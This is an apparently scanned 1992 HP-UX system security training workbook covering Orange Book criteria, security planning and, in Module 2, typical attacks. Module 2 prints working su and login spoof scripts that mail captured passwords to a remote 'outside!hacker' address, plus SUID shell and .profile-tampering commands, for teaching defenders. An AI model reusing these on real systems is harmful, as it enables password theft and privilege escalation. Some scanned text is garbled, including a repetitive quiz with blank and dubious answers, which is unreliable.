

HP Computer Systems Training Course

HP-UX System Security

Student Workbook



H5001-90011
Printed in USA 11/92

HP Computer Museum
www.hpmuseum.net

For research and education purposes only.

Notice

The information contained in this document is subject to change without notice.

HEWLETT-PACKARD PROVIDES THIS MATERIAL "AS IS" AND MAKES NO WARRANTY OF ANY KIND, EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. HEWLETT-PACKARD SHALL NOT BE LIABLE FOR ERRORS CONTAINED HEREIN OR FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES (INCLUDING LOST PROFITS) IN CONNECTION WITH THE FURNISHING, PERFORMANCE OR USE OF THIS MATERIAL WHETHER BASED ON WARRANTY, CONTRACT, OR OTHER LEGAL THEORY.

Some states do not allow the exclusion of implied warranties or the limitations or exclusion of liability for incidental or consequential damages, so the above limitations and exclusion may not apply to you. This warranty gives you specific legal rights, and you may also have other rights which vary from state to state.

Hewlett-Packard assumes no responsibility for the use or reliability of its software on equipment that is not furnished by Hewlett-Packard.

This document contains proprietary information which is protected by copyright. All rights reserved. No part of this document may be photocopied, reproduced or translated to another language without the prior written consent of Hewlett-Packard Company.

© Copyright 1992 by the HEWLETT-PACKARD COMPANY

**Product Development
Professional Services Division
100 Mayfield Avenue
Mountain View, CA 94043 U.S.A**

UNIX ® is a registered trademark of AT&T in the U.S.A. and other countries.

Contents

Overview

Course Description	1
Course Goals	1
Student Profile and Prerequisites	1
Curriculum Path	1
Student Performance Objectives	1
Agenda	2

Module 1 — Introduction to System Security

Objectives	1-1
1-1. SLIDE: Historical Perspective	1-2
1-2. SLIDE: Explaining Some Security Terms (1)	1-4
1-3. SLIDE: Explaining Some Security Terms (2)	1-6
1-4. SLIDE: Explaining Some Security Terms (3)	1-8
1-5. SLIDE: The DoD Orange Book	1-10
1-6. SLIDE: Fundamental Computer Security Requirements	1-12
1-7. SLIDE: The Four Criteria Divisions	1-14
1-8. SLIDE: Security Policies	1-18
1-9. SLIDE: Aspects for Your Security Plan	1-20

Module 2 — Typical HP-UX Security Attacks

Objectives	2-1
2-1. SLIDE: The Cuckoo's Egg	2-2
2-2. SLIDE: SUID/SGID Permissions	2-3
2-3. SLIDE: Spoofs	2-5
2-4. SLIDE: Unprotected Shell Scripts	2-9
2-5. SLIDE: Writeable Program/Directory Files	2-11
2-6. SLIDE: Unknown Software and Installation Procedures	2-13
2-7. SLIDE: Temporary Files and Dumps	2-15
2-8. SLIDE: The PATH Variable	2-16
2-9. SLIDE: Intelligent Terminals	2-18
2-10. SLIDE: Physical Attacks	2-19

Contents

Module 3 — Standard HP-UX Security Features

Objectives	3-1
3-1. SLIDE: Users and Groups	3-2
3-2. SLIDE: The /etc/passwd File	3-4
3-3. SLIDE: Password Aging	3-6
3-4. SLIDE: Encryption	3-8
3-5. SLIDE: The /etc/group File	3-10
3-6. SLIDE: File Permissions	3-11
3-7. SLIDE: Controlling Terminal Access	3-13
3-8. SLIDE: Restricting Users	3-14
3-9. SLIDE: Files of Interest	3-16
3-10. SLIDE: A Little on the Accounting System	3-18

Module 4 — Planning for Security

Objectives	4-1
4-1. SLIDE: Why Security?	4-2
4-2. SLIDE: Security Policy	4-4
4-3. SLIDE: Physical Security Policy	4-6
4-4. SLIDE: Procedural Security Policy	4-8
4-5. SLIDE: System Security Policy	4-10
4-6. SLIDE: Educating Users	4-12

Module 5 — Additional Security Features

Objectives	5-1
5-1. SLIDE: Prior to Setting Up a Secure System	5-2
5-2. SLIDE: Understanding Auditing	5-4
5-3. SLIDE: Auditing Installation	5-6
5-4. SLIDE: Convert to a Trusted System	5-8
5-5. SLIDE: Auditing Maintenance	5-9
5-6. SLIDE: Enable Auditing	5-11
5-7. SLIDE: Monitor and Log Parameters	5-13
5-8. SLIDE: Using Audit Log Files	5-15
5-9. SLIDE: Interpreting Audit Log Data	5-17
5-10. SLIDE: Streamlining Audit Data	5-18
5-11. SLIDE: Guidelines for Administering Your Auditing System	5-19
5-12. SLIDE: Impact on Operating System and Application	5-20
5-13. SLIDE: ACLs and Standard UNIX File Permissions	5-21
5-14. SLIDE: ACL Notation Format	5-22
5-15. SLIDE: Retrieving ACL Permissions	5-24
5-16. SLIDE: Changing ACL Permissions	5-26
5-17. SLIDE: New Library Routines and System Calls	5-28
5-18. SLIDE: Modified Commands	5-30
5-19. SLIDE: Creating a Product Description File	5-31
5-20. SLIDE: Checking a Product Description File	5-33

Contents

5-21.	SLIDE: Tools for Checking Password/Group Files	5-35
5-22.	SLIDE: Privilege Groups	5-37
5-23.	SLIDE: SUID/SGID Mechanism of HP-UX	5-38
5-24.	SLIDE: Guidelines for Restricting setuid Power	5-39
5-25.	SLIDE: Guidelines for Writing setuid Programs	5-40
5-26.	SLIDE: HP-UX BLS	5-41
5-27.	SLIDE: Unavailable features	5-43

Module 6 — Guidelines for Users

Objectives	6-1
6-1. SLIDE: Rules for a Good Password	6-2
6-2. SLIDE: Changing User and Group	6-4
6-3. SLIDE: What Should Be Protected and Why	6-5
6-4. SLIDE: File Manipulation	6-7

Module 7 — Guidelines for System Administrators

Objectives	7-1
7-1. SLIDE: Protecting your Operating System and Files	7-2
7-2. SLIDE: Looking for SUID/SGID Programs	7-3
7-3. SLIDE: File System Security	7-5
7-4. SLIDE: Hiding Things	7-6
7-5. SLIDE: Device File Security	7-7
7-6. SLIDE: Maintaining Device File Security	7-9
7-7. SLIDE: Monitoring Login Attempts	7-10
7-8. SLIDE: Protecting User Accounts	7-12
7-9. SLIDE: Password File Security	7-14
7-10. SLIDE: Monitoring Audit Log Files	7-16
7-11. SLIDE: Administrating the Audit System	7-17
7-12. SLIDE: Access to System Console and "root"	7-18

Keep eye on differences — take appropriate action

Module 8 — Additional Topics

Objectives	8-1
8-1. SLIDE: System Files and Directories	8-2
8-2. SLIDE: Sensitive Files	8-4
8-3. SLIDE: Programs Scheduled by cron	8-6
8-4. SLIDE: Using HP-UX Logging Facilities	8-7
8-5. SLIDE: Moving Users and Files	8-10
8-6. SLIDE: Mounting File Systems	8-12
8-7. SLIDE: A Note About Backup and Recovery	8-14
8-8. SLIDE: A Note About Boot and Shutdown	8-16
8-9. SLIDE: Physical Security Aspects	8-18
8-10. SLIDE: Security Breach, What Now?	8-19
8-11. SLIDE: Break-in	8-21
8-12. SLIDE: Break-in In Progress	8-22

Contents

8-13.	SLIDE: Who and What to Look For	8-23
8-14.	SLIDE: When You Discover a Prior Break-in	8-25
8-15.	SLIDE: Documentation	8-26
8-16.	SLIDE: Network Break-in	8-27
8-17.	SLIDE: Cleaning Up	8-28
8-18.	SLIDE: Authorization Warning	8-30

Module 9 — Communication and Network Security

Objectives	9-1
9-1. SLIDE: Networks	9-2
9-2. SLIDE: Network Basics	9-3
9-3. SLIDE: Trusted Host	9-4
9-4. SLIDE: /etc/hosts.equiv and .rhosts	9-5
9-5. SLIDE: NFS	9-7
9-6. SLIDE: Secure RPC	9-8
9-7. SLIDE: Improving NFS Security	9-9
9-8. SLIDE: Other Services	9-11
9-9. SLIDE: sendmail	9-13
9-10. SLIDE: ftp	9-15
9-11. SLIDE: Anonymous ftp	9-16
9-12. SLIDE: tftp	9-17
9-13. SLIDE: finger	9-18
9-14. SLIDE: X Windows	9-19
9-15. SLIDE: xhost Problems	9-20
9-16. SLIDE: netstat	9-21
9-17. SLIDE: /etc/inetd.conf	9-25
9-18. SLIDE: /usr/adm/inetd.sec	9-28
9-19. SLIDE: /etc/services	9-30
9-20. SLIDE: /etc/syslogd	9-34

Module 10 — Modems

Objectives	10-1
10-1. SLIDE: Modems and Security	10-2
10-2. SLIDE: Phone Lines	10-3
10-3. SLIDE: Physical Protection	10-5
10-4. SLIDE: Added Modem Security	10-6
10-5. SLIDE: /etc/dialups and /etc/d_passwd	10-8

Module 11 — Kerberos

Objectives	11-1
11-1. SLIDE: What Is Kerberos?	11-2
11-2. SLIDE: How Does Kerberos Work?	11-3
11-3. SLIDE: Problems with Kerberos?	11-4

Contents

Module 12 — Watching (OPTIONAL)

Objectives	12-1
12-1. SLIDE: Available Software	12-2
12-2. SLIDE: MEDUSA	12-3
12-3. SLIDE: COPS	12-14
12-4. SLIDE: Crack	12-16
12-5. SLIDE: HP RemoteWatch	12-19

Appendix A — Security Checklist

Appendix B — Security Issues When Writing Programs

B-1. SLIDE: Using Security Features Programmatically	B-2
B-2. SLIDE: Writing SUID/SGID Programs	B-4
B-3. SLIDE: Writing Programs to Streamline Auditing Data	B-6
B-4. SLIDE: “root” Processes and Daemons	B-8
B-5. SLIDE: Temporary Files	B-10
B-6. SLIDE: Starting Programs	B-12

Appendix C — HP-UX Networking Overview

C-1. SLIDE: Network Products Overview	C-2
C-2. SLIDE: OSI Seven Layer Model	C-4
C-3. SLIDE: Local Area Networks	C-6
C-4. SLIDE: Ethernet Protocol	C-8
C-5. SLIDE: Wide Area Networks	C-10
C-6. SLIDE: Explaining TCP/IP	C-12

Contents

Overview

Course Description

This 2-day course presents an introduction to the general- and network-related security features of HP-UX for System Administrators. The format is 85% lecture and 15% lab.

Modules are included that provide information about typical HP-UX attacks, standard features, additional HP-UX security features, guidelines, network security mechanisms, and some examples of security gaps. The audience for this course should be experienced System Administrators, and Network Administrators.

Course Goals

Upon completion of this course, the students will be able to:

- Discover security gaps.
- Make their HP-UX system trusted.
- Make their Network more secure.
- Audit their system.

Student Profile and Prerequisites

The students should be HP-UX System and Network Administrators. They should have already taken HP51436C or HP51482C, HP-UX System Administration.

Curriculum Path

UNIX System Fundamentals-->	HP-UX System	--> HP-UX System Security
(51434 or 51432) ----->	Administration	(H5001)
	(51436 or 51482)	

Student Performance Objectives

At the end of this course the students will be able to:

- Define basic system security terms.
- Identify security requirements and their historical roots.
- List and discuss the four criteria divisions.
- Outline the needs of a security plan.
- Describe typical security attacks.

Overview

- Describe two different types of users.
- Explain file permissions.
- Discuss standard security features.
- Explain HP-UX auditing.
- Discuss ACL's and their use.
- Identify permissions and other security features.
- Describe password rules.
- Discuss file manipulation.
- Identify file system security.
- Identify password file security.
- Describe audit system administration.
- Identify the handling of sensitive files.
- List rules for system access via terminal.
- Describe security needs for cron and vi.
- Describe a secure method for moving users to other systems.
- Identify recommended backup/recovery programs.
- Describe a procedure to be used when a security breach is discovered.
- Discuss security guidelines for programmers.
- Discuss security implication of ARPA, Berkeley, NS, NFS and others.
- Describe various types of security problems in networks.
- Discuss methods to restrict network access.
- Discuss modem security.
- Explain Kerberos.
- Identify available security packages.

Agenda

First Day:

- Introduction to System Security
- Typical HP-UX Security Attacks
- Standard HP-UX Security Features
- Planning for Security
- Additional Security Features
- Guidelines for Users

Overview

Second Day:

- Guidelines for System Administrators
- Additional Topics
- Communication and Network Security
- Modems
- Kerberos
- Watching (OPTIONAL)

Overview

Module 1 — Introduction to System Security

Objectives

At the end of this module the student will be able to:

- Define basic system security terms.
- Identify security requirements and their historical roots.
- List and discuss the four criteria divisions.
- Outline the needs of a security plan.

Module 1 — Introduction to System Security

1-1. SLIDE: Historical Perspective

Historical Perspective

- 1967: A task force is assembled to address computer security guidelines.
- 1970: "Security Controls for Computer Systems" is published.
- 1972/73: Department of Defense (DoD) establishes uniform policy to protect DoD classified information.
- 1977: DoD computer security undertaken by the Department of Defense.
- 1981: The National Computer Security Center (NCSC), expands the efforts started by the Computer Security Initiative.
- 1983: NCSC publishes the DoD 5200.28-STD, the "Orange Book," as the standard for computer security.
- 1985: Orange Book revised; accepted by NATO as a Proposal.

H5001 1-1

1

© 1992 Hewlett-Packard Company

Student Notes

- 1967: A task force was assembled under the auspices of the Defense Science Board to address computer security guidelines.
- 1970: This task force published a report called "Security Controls for Computer Systems". This document made a number of policy recommendations on access to classified information on remote computer systems.
- 1972/73: Department of Defense Directive DoD 5200.28 and its accompanying manual DoD 5200.28-M responded to one of these recommendations by establishing a uniform policy with requirements and measures to protect classified information processed by DoD computer systems.
- 1977: The DoD Computer Security Initiative was started under the auspices of the Under Secretary of Defense to focus DoD efforts addressing computer security.

Module 1 — Introduction to System Security

- 1981: The National Computer Security Center (NCSC), formerly the DoD Computer Security Evaluation Center, was formed to expand the work started by the Computer Security Initiative.
- 1983: NCSC published the DoD 5200.28-STD, the "Department of Defense Trusted Computer System Evaluation Criteria". This document is referred to as the "Orange Book".
- 1985: DoD published a revised version of the Orange Book to meet future technical requirements.
- 1985: NATO accepts the Orange Book as a basis for security classification and evaluation. Together with a new cover, this document acts as the official NATO proposal.

Module 1 — Introduction to System Security

1-2. SLIDE: Explaining Some Security Terms (1)

Explaining Some Security Terms (1)

- Trusted Computer System
- Trusted Computing Base (TCB)
- Mandatory Access Control (MAC)
- Discretionary Access Control (DAC)
- Subject
- Object

H5001 1-2

2

© 1992 Hewlett-Packard Company

Student Notes

Trusted Computer System

A system that employs sufficient hardware and software integrity measures to allow its use for processing a range of sensitive or classified information.

Trusted Computing Base (TCB)

The totality of protection mechanisms within a computer system. The combination of hardware, firmware and software that is responsible for enforcing a security policy. A TCB consists of one or more of these components.

Module 1 — Introduction to System Security

Mandatory Access Control (MAC)

A means of restricting access to objects based on

- The sensitivity of the information contained, and
- The formal authorization of the subject to access all or parts of this information.

Discretionary Access Control (DAC)


A means of restricting access to objects based on the identity of subjects and/or groups to which they belong. A subject with certain permissions is able to pass these permissions to other subjects.

Subject

An active entity, generally in the form of a person, a process or device that causes information to flow among objects with or without modification of the information.

Object

A passive entity, that contains or receives information. Access to an object implies access to the information it contains. Examples of objects are: files, records, memory segments, and others.



Module 1 — Introduction to System Security

1-3. SLIDE: Explaining Some Security Terms (2)

Explaining Some Security Terms (2)

- Least Privilege
- Auditing
- Accountability
- Single-Level Device
- Multi-Level Device

H5001 1-3

3

© 1992 Hewlett-Packard Company

Student Notes

Least Privilege

The principle of Least Privilege requires each subject in a system to be granted only as much privilege as is needed to perform authorized tasks.

Auditing

The mechanism to record access of individual subjects to any object inside the system. Auditing is a passive security mechanism, which can be used for investigating security attacks.

Module 1 — Introduction to System Security

Accountability

The feature to ensure that individual subjects are held accountable for their activities. Normally, each subject will be assigned a unique key within the complete system.

Single-Level Device

A device that is used to process (store) data of a single security level at any one time.

Multi-Level Device

A device that is used in a manner that permits it to simultaneously process (store) data of two or more security levels without risk of compromise.



Module 1 — Introduction to System Security

1-4. SLIDE: Explaining Some Security Terms (3)

Explaining Some Security Terms (3)

■ Trojan Horses

■ Spoofs

■ Trap Doors

■ Time Bombs

■ Viruses

■ Worms

H5001 1-4

4

© 1992 Hewlett-Packard Company

Student Notes

Trojan Horses

A seemingly useful computer program containing additional (hidden and undocumented) functionality that exploits the program's capabilities to the detriment of security. (For example: a program copying sensitive files for the creator of the program.)

Spoofs

A program that looks like and behaves like a system program, but is normally used to gather security relevant information like passwords.

Module 1 — Introduction to System Security

Trap Door

A hidden software or hardware mechanism used to circumvent system protections. These mechanisms act different from documented behavior. The activation is normally done in a random manner, initiated internally or from outside (for example: number of users on the system, keystrokes on terminals, system load, etc.).

Time Bombs

A program, that starts and then remains inactive some amount of time. The triggering is done by the system clock or by system processes starting such a program at a given time.

Viruses

A virus is always part of an existing program. When run they change information. The code is able to access remote systems by spreading through a variety of carriers (communication links, storage media etc). Normally viruses try to damage systems and/or system resources.

Worms

Worms are independent programs or code segments like viruses. They migrate through a system for harmful purposes.

1-5. SLIDE: The DoD Orange Book

The DoD Orange Book

- *DoD Publication 5200.28-STD* or
- *Department of Defense Trusted Computer System Evaluation Criteria*
- Its Purpose:
 - providing technical security criteria
 - providing associated technical evaluation methodologies
 - providing assistance for specifying security requirements

Student Notes

This publication was issued under the authority of and in accordance with DoD Directive 5200.28. Its purpose is to provide technical hardware/firmware/software security criteria and associated technical evaluation methodologies in support of the overall Automatic Data Processing (ADP) system security policy.

The Criteria were developed with three objectives in mind:

- To provide guidance to manufacturers for their design of trusted commercial products.
- To provide users with a yardstick to estimate the degree of security needed for their classified or sensitive information.
- To provide a basis for specifying security requirements in acquisition specifications.

Module 1 — Introduction to System Security

The Document itself is divided into the following parts:

<i>Introduction</i>	Scope and Purpose of the document.
<i>Chapter 1</i>	Fundamental Computer Security Requirements.
<i>Chapter 2</i>	Criteria derived from the requirements. Basic Objectives and Policies.
<i>Appendix</i>	Description of evaluation process, glossary, and so on.

Module 1 — Introduction to System Security

1-6. SLIDE: Fundamental Computer Security Requirements

Fundamental Computer Security Requirements

1. Security Policy
2. Marking
3. Identification
4. Accountability
5. Assurance
- ~~6. Assurance~~
- ~~7. Continuous Protection~~
- ~~8. Documentation~~

H5001 1-6

6

© 1992 Hewlett-Packard Company

Student Notes

The specification of these requirements is part of the introduction of the Orange Book. The different evaluation criteria use these requirements as a yardstick.

Requirement 1: SECURITY POLICY

There must be an explicit security policy enforced by the system. Subjects and objects must be identified. Rules must be defined to control the access of subjects to objects.

Requirement 2: MARKING

According to the rules specified in the policy, it must be possible to associate Access Control Labels with objects.

Module 1 — Introduction to System Security

Requirement 3: IDENTIFICATION

Individual subjects must be identified. Each access to objects must be mediated based on who is accessing and what class of information they are allowed to deal with.

Requirement 4: ACCOUNTABILITY

A trusted system must be able to record the occurrences of security relevant events to be able to trace these actions to the responsible party.

Requirement 5: ASSURANCE

The computer system must contain hardware and software mechanisms that can be independently evaluated to provide sufficient assurance that the system enforces requirements 1 to 4.

Requirement 6: CONTINUOUS PROTECTION

The trusted mechanisms that enforce these basic requirements must be continuously protected against tampering and unauthorized changes.

Requirement 7: DOCUMENTATION

Documentation covering the following topics must exist.

- Security policy description
- Trusted facility manual
- Test and design documentation

Security policy description
Trusted facility manual
Test and design documentation

Module 1 — Introduction to System Security

1-7. SLIDE: The Four Criteria Divisions

The Four Criteria Divisions

D:	Minimal Protection
C:	Discretionary Protection
B:	Mandatory Protection
A:	Verified Protection

H5001 1-7

7

© 1992 Hewlett-Packard Company

Student Notes

Criteria are divided into divisions D to A. Division D has the lowest security level, division A the highest one. To distinguish different degrees within one division, C and B have different classes.

The order of these divisions add the features of a lower division automatically to all the upper divisions.

The current revision of HP-UX (Revision 8.0) meets the requirements for division C class C2.

Division D : Minimal Protection

Only one Class :

- evaluated system
- failed to meet requirements for higher class.

Module 1 — Introduction to System Security

All systems evaluated fit at least into this division. Systems stay in this division if they don't agree with the requirements of any upper division.

Former versions of HP-UX would be members of this division.

Division C : Discretionary Protection

■ Class C1:

- access controlled by user.
- identification and authentication of users
- protected TCB domain

■ Class C2 :

- access control for individual users
- access logging
- secure reuse of storage objects

The user decides, what objects need protection. The manufacturer is forced to define his security philosophy and its implementation.

Class C1 : *discretionary security*

The trusted computing base of a class C1 system nominally satisfies the discretionary security requirements by providing separation of users and data. It incorporates some form of credible controls capable of enforcing access limitations on an individual basis. Users are allowed to protect information to keep other users from reading or modifying this information. Users are processing data of the same level of sensitivity (assumption made). The TCB domain must be protected against unauthorized manipulations.

Class C2 : *discretionary security with individual subject*

Systems in this class enforce a more finely grained discretionary access control than C1 systems. Access permissions can be defined for any number of individual subjects (not only grouping of users). Users are individually accountable for their actions through login procedures, auditing of security relevant events.

One important difference to class C1 is the reuse mechanism of objects : no information, including encrypted data, produced by a prior subject's action is to be available to any subject that gets access to an object that has been released back to the system (example: data segments of a program, when the program ends).

Division B: Mandatory Protection

■ Class B1:

- Mandatory access control
- Sensitivity labels
- Informational design documentation

Module 1 — Introduction to System Security

■ Class B2:

- Structured protection mechanisms
- Configuration management
- Detailed design documentation

Security policy decides what objects have to be protected and not the user.

Class B1:

Sensitivity labels associated with each subject and storage object under its control (processes, files, segments, devices, I/O channels) shall be maintained by the TCB. The label must be preserved for accurately exported information. The TCB shall enforce a mandatory access control policy. In addition an informal statement of the security policy model must exist.

Class B2:

The TCB is based on a clearly defined and documented formal security policy model that requires the discretionary and mandatory access control enforcement defined in class B1. This access control must be extended to all subjects and objects of the system. The TCB must be carefully structured into protection critical and non protection critical elements. Design and implementation of the TCB allow testing and more complete review. Trusted facility management is provided for system administrators and operators.

■ Class B3:

- Minimized complexity
- Definition of a security administrator
- Audit signals security-relevant events
- Reliable recovery procedures

Class B3 :

The TCB must satisfy the reference monitor requirements that it mediate all accesses of subjects to objects, be tamper proof and small enough to be subjected to analysis and test. The TCB is structured to exclude code and minimize complexity. A security manager is defined and supported. Audit mechanisms are expanded to signal security relevant events (class B2: only recording needed). The system is highly resistant to penetration.

■ Class A1:

- No additional architecture than Class B3
- Security verification methods
- Extensive documentation

Module 1 — Introduction to System Security

Systems in this class are functionally equivalent to those in class B3 but are developed to meet

Class A1: *— B3 but of derived design and formal design specification and verification techniques*

Systems in this class are functionally equivalent to systems in class B3. The distinguishing feature is the analysis derived from formal design specification and verification techniques and the resulting high degree of assurance that the TCB is correctly implemented.

Systems in this class are functionally equivalent to those in class B3 but are developed to meet

Module 1 — Introduction to System Security

1-8. SLIDE: Security Policies

Security Policies

- General Security Aspects
- Physical Aspects
- Procedural Aspects
- System Security Aspects

H5001 1-8

8

© 1992 Hewlett-Packard Company

Student Notes

As mentioned in the description of the different divisions, the security policy is one of the central components of security evaluation. Together with the security policy of the computer system itself, a policy for each individual installation is needed to meet installation dependant security requirements. A Security Policy could be composed of four types of aspects:

- general aspects:
 - what facilities require protection
 - which data needs protection
 - education of users
 - who is allowed to access system
 - organization aspects

Module 1 — Introduction to System Security

- involving management in security
- physical security aspects:
 - access to wiring (terminals and network)
 - access to cpu and power supply
 - access to computer room
 - implementation of physical data security (mirror disks, etc.)
 - archiving methods
- procedural security aspects:
 - backup procedures
 - login restrictions (application or device based)
 - use of system security features
 - type of information access for users (database, files, etc.)
 - physical storage of data
 - information handling during its life cycle
- system security aspects:
 - identification of users
 - authentication of users
 - authorization levels of users
 - auditing mechanism to record user activities

Module 1 — Introduction to System Security

1-9. SLIDE: Aspects for Your Security Plan

Aspects for Your Security Plan

- overview of all system users
- supported type of system access
- structured information resources to build a user/resource access matrix
- assessment of risks for unallowed system and information access
- definition of sensitive information and programs

H5001 1-9

9

© 1992 Hewlett-Packard Company

Student Notes

Overview of all system users :

It's important to know all users, their job on the system, their location, and anything to help you classify different users and to build types or groups of users.

Supported type of system access :

The different types of access (terminals, network, physical access) imply different security risks.

Module 1 — Introduction to System Security

Structured information resources :

Together with the overview of all the users, a matrix should be built to show which user needs which information with which access permissions. This matrix is important for the organization of data files, data bases and the physical layout of system disks.

What are the risks for unallowed system and information access :

All creators of information on the system have to evaluate how sensitive this information is and what results an unauthorized access will have. Protect only things that need protection, because protection mechanisms in generally reduce system performance.

Definition of sensitive information and programs :

Along with the considerations above, all sensitive data resources and programs should be defined. If possible, these sensitive objects should be classified.

1-9. SLIDE: Aspects for Your Security Plan (Continued)

Aspects for Your Security Plan

- definition of responsibilities for:
 - users
 - security administrator (if available)
 - system administrator
- education for users and administrators
- type of physical protection needed
- type of security features available

H5001 1-9

10

© 1992 Hewlett-Packard Company

Student Notes

Definition of responsibilities :

Security isn't only the job for the system administrator. Depending on the degree of education the users should be involved in security tasks. At least the recording of strange system behavior and other unusual events should be done automatically by users.

If the installation is great enough, a security administrator should be defined to separate security from normal system operating and system administration.

Module 1 — Introduction to System Security

Education of users :

Most of the security features of common operating systems are handled by the normal user. The users should be educated to use these features in a sensible manner. The administration of a trusted system is the basis for the effectivity of the security mechanisms, this makes a well trained administrator mandatory.

What type of physical protection is needed :

One of the most critical aspects of system security is the access to the hardware. No software protection will succeed, if the user is able to disconnect a disk or remove a tape.

What type of security features are available :

This is the last thing you should have a look at. To implement your security plan (or policy) you should use the vendor's security features as much as possible. Try to cover the resulting gaps (if there are any) with third party software or your own functionalities (utilities, hardware or only well defined procedures).

Module 1 — Introduction to System Security

For each of the following, write the correct answer in the space provided.

1. The process of ensuring that information is available to authorized users when needed is called:

availability

2. The process of ensuring that information is not disclosed to unauthorized users is called:

confidentiality

3. The process of ensuring that information is not modified or destroyed by unauthorized users is called:

integrity

4. The process of ensuring that information is not used in an unauthorized manner is called:

non-repudiation

5. The process of ensuring that information is not used in an unauthorized manner is called:

6. The process of ensuring that information is not used in an unauthorized manner is called:

7. The process of ensuring that information is not used in an unauthorized manner is called:

8. The process of ensuring that information is not used in an unauthorized manner is called:

Module 2 — Typical HP-UX Security Attacks

Objectives

At the end of this module the student will be able to:

- Describe typical HP-UX security attacks.
- Describe the horrors of spoofs.
- Define typical problems with script protections.
- Define problems with writeable files and unknown software.
- Use the PATH variable properly.
- Understand the serious nature of physical security.

2-1. SLIDE: The Cuckoo's Egg

The Cuckoo's Egg

The Cuckoo's Egg by Cliff Stoll:

- FACTUAL
- Explains computer UNIX in English
- Makes very understandable analogies
- Points out numerous potential "holes" and problems
- Gives you ideas on tracking and stalking

Student Notes

[Faint handwritten notes are visible in the Student Notes section, but they are illegible due to the quality of the scan.]

Module 2 — Typical HP-UX Security Attacks

2-2. SLIDE: SUID/SGID Permissions

SUID/SGID Permissions

```
# ls -l /bin/ksh
-r-xr-xr-x 2 bin bin 188416 May 13 1991 /bin/ksh
# chown root /bin/ksh
# chgrp sys /bin/ksh
# chmod 4555 /bin/ksh
# exit
```

AND THEN ... anything you want.

Student Notes

Normally, whenever a user executes a program, the process's effective and real UID and GID are set to the user's UID and GID respectively.

If a user executes a program with the SUID or SGID bit(s) turned on, the effective UID/GID of the newly created process will be that (those) of the owner of the program that was executed.

With the SUID/SGID permission mechanism, all processes created from this process have the effective UID/GID set to of the owner of the SUID/SGID program that was executed.

Because file access permissions are determined from the effective UID, the process of a SUID/SGID program has the same access rights as the owner or group of the program file, regardless of who spawned the process. This could give a user (un)expected authorities.

Module 2 — Typical HP-UX Security Attacks

The commands on the slide:

- show the permissions on /bin/ksh
- change the ownership of /bin/ksh to root
- change the group affiliation to sys
- turn the SUID bit "on" - could have been done with:

```
# chmod 4555 /bin/ksh
```

When the user (hacker) logs back in, given that their start up program is /bin/ksh, they have "root" capabilities. Everything spawned from this shell (e.g. the "kill" and "rm" commands) will execute with "rootability".

We will address SUID/SGID again in modules 4 and 6 and again in Appendix B.

2-3. SLIDE: Spoofs

Spoofs

```
$ cp my_su /tmp/su
$ PATH=/tmp:$PATH
$ export PATH

$ <home cursor><clear display><return>
$
```

Student Notes

The su command and the login program are prompting the user to enter his password. A carefully prepared terminal can be used to gather passwords from users, who want to login in.

Example of an su-spoof:

```
stty -echo
echo "Password:\c"
read PASSWORD
echo
stty echo
echo $$PASSWORD | mail outside!hacker
sleep 1
echo su: Sorry
```

Module 2 — Typical HP-UX Security Attacks

```
rm -f /users/hacker/my_su  
rm -f /tmp/su
```

Obviously, someone did not take care of “protecting” their terminal. We will be talking about physical security later.

2-3. SLIDE: Spoofs (Continued)

Spoofs

```
$ my_login <home cursor><clear display><return>
```

Student Notes

Here is an example of a login-spoof :

```
#!/bin/ksh
#
  while [ 1 ]
  do

    CNT=0
    echo
    cat /etc/issue

    while [ "$CNT" -ne 3 ]
    do
```

Module 2 — Typical HP-UX Security Attacks

```
let CNT=$CNT+1
echo "login: \c"
read LOGIN
stty -echo
echo "Password:\c"
read PASSWORD
echo "User $LOGIN:$PASSWORD | mail outside!hacker"
stty echo
echo
echo "Login Incorrect"

done

done
```

This loop is going to execute 3 times. It's going to look like you had "fat fingers" while logging in. It will prompt for and read your login; then it will prompt for your password and turn off echo. It'll then read your password, turn echo back on and mail your logname and password to the author on a remote system.

Module 2 — Typical HP-UX Security Attacks

2-4. SLIDE: Unprotected Shell Scripts

Unprotected Shell Scripts

- The following scripts could contain commands unknown to the user:

.profile

.cshrc

.kshrc

*Do not let them be executable
if they are not intended to be
run by the user.*

H5001 2-4

15

© 1992 Hewlett-Packard Company

Student Notes

A shell script can contain any valid UNIX command. A script is always an ASCII file and therefore is easy to alter. Shell scripts, especially login shell scripts are potential targets for unauthorized access to system resources.

Here is an example:

```
$ echo "mv .profile /hacker/user.profile"    >>.profile
$ echo "cp /bin/ksh /hacker/user.shell"      >>.profile
$ echo "chmod u+s /hacker/user.shell"        >>.profile
$ echo "mv /hacker/user.profile .profile"    >>.profile
```

Module 2 — Typical HP-UX Security Attacks

Our hacker just echoed 4 command lines onto the back of some unsuspecting user's .profile file which:

- will "move" the file to the hacker's user.profile
- will copy /bin/ksh to the hacker's user.shell
- turns "on" the SUID bit on the user.shell
- "moves" the user.shell back to the .profile

